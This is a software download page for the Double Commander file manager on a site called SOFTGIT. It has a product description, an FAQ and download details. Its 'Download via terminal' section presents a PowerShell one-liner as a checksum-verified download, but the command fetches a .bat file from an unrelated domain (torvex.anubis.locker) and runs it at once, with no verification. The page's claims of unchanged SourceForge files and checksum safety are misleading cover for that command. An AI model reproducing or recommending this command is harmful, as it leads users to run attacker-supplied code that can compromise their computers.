

Double Commander
by Attid and contributors
- Version
- 1.2.9
- Size
- 7.1 MB
- Updated
- Publisher
- Attid and contributors
- Category
- Internet
- Files
- 1
Double Commander screenshots
About Double Commander

Double Commander is a free, open-source, cross-platform file manager with two panels side by side, inspired by the classic Total Commander. The dual-pane layout shows a source folder and a destination folder at once, which makes copying, moving and comparing files dramatically faster than dragging between separate windows. It runs on Windows, macOS and Linux with a consistent interface.




Beyond basic file operations, Double Commander includes a wealth of power-user features: tabbed folders in each panel, a built-in file viewer and a text editor with syntax highlighting, batch renaming of many files at once with flexible patterns, and the ability to work inside archives as if they were folders. It also offers advanced search with content matching, file comparison and synchronisation of directories.

The program is keyboard-friendly, with extensive shortcuts that let experienced users fly through operations without touching the mouse, while still supporting drag and drop for those who prefer it. Because it supports plugins compatible with the Total Commander ecosystem, you can extend it with extra viewers, packers and filesystem connectors. Everything is customisable, from toolbar buttons to hotkeys and colours.
Double Commander is ideal for anyone who manages a lot of files, developers, system administrators, media collectors, or former Total Commander users looking for a free, open-source option that also runs on Linux and macOS. The interface is dense and functional rather than minimalist, but that density is precisely what makes it so efficient once learned.
Key features
- Dual-pane file management with tabs
- Built-in viewer and syntax-highlighting editor
- Multi-file batch renaming
- Archive browsing and directory sync
- Extensive keyboard shortcuts and plugin support
Pros
- Free, open source and cross-platform
- Very efficient for heavy file work
- Highly customisable
Cons
- Dense interface for newcomers
- Best benefits require learning the shortcuts
System requirements
A Windows, macOS or Linux system. The program is lightweight and undemanding.
Tips
- Learn the copy, move and rename shortcuts to work almost entirely from the keyboard
- Use the multi-rename tool for bulk-organising photo or music collections
Description from the publisher
Double Commander is a cross platform open source file manager with two panels side by side. It is inspired by Total Commander and features some new ideas.
Double Commander is a cross platform open source file manager with two panels side by side. It is inspired by Total Commander and features some new ideas.
At a glance
Double Commander is a open source internet app published by Attid and contributors (doublecmd.sourceforge.io). Double Commander is a cross platform open source file manager with two panels side by side. It is inspired by Total Commander and features some new ideas.
SOFTGIT offers 1 file for Double Commander covering Windows, macOS, Linux, Cross-platform, BSD/Unix, Haiku, 7.1 MB in total. The version listed is v1.2.9, last updated on September 27, 2026.
Double Commander belongs to the Internet category, alongside WebViewANE, qBittorrent, Scrollout F1. Browse related apps below to compare alternatives.
Download Double Commander v1.2.9
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/doublecmd. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Double Commander system requirements
- Operating system
- Linux, Cross-platform, BSD/Unix, Haiku, macOS, Windows
- License
- GNU Library or Lesser General Public License version 2.0 (LGPLv2); GNU General Public License version 2.0 (GPLv2)
- Written in
- Pascal, Object Pascal, Lazarus, Free Pascal
- Download size
- 9.6 MB (doublecmd-1.2.9-src.tar.gz)
- Project page
- sourceforge.net/projects/doublecmd
Double Commander FAQ
Is Double Commander free?
Yes. It is free and open source, for personal and commercial use.
What platforms does Double Commander run on?
Windows, macOS and Linux, with a consistent dual-pane interface.
Can Double Commander open archives?
Yes. You can browse into and work with archives as if they were folders, and it supports packer plugins.
Does it support batch renaming?
Yes. A multi-rename tool lets you rename many files at once using flexible patterns.
Is Double Commander like Total Commander?
Yes, it is inspired by Total Commander and supports many of its plugins, while being free, open source and cross-platform.
Is Double Commander free and open source?
Double Commander is distributed under GNU Library or Lesser General Public License version 2.0 (LGPLv2); GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Double Commander support?
SourceForge lists Linux, Cross-platform, BSD/Unix, Haiku, macOS, Windows for Double Commander.
Where does the Double Commander download come from?
The Download button takes you to the official SourceForge download for Double Commander (sourceforge.net/projects/doublecmd). SOFTGIT does not modify or re-host the file.
What is Double Commander written in?
SourceForge lists Pascal, Object Pascal, Lazarus, Free Pascal.
Is Double Commander free to download?
Yes. Double Commander is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Double Commander?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Double Commander safe to install?
Files are published as received from Attid and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Double Commander support?
The files listed here target Windows, macOS, Linux, Cross-platform, BSD/Unix, Haiku.
How big is the Double Commander download?
The file is 7.1 MB.
Provenance
- Publisher
- Attid and contributors
- Source
- doublecmd.sourceforge.io
- Last check
- 1 month ago
- License
- GNU Library or Lesser General Public License version 2.0 (LGPLv2); GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/doublecmd


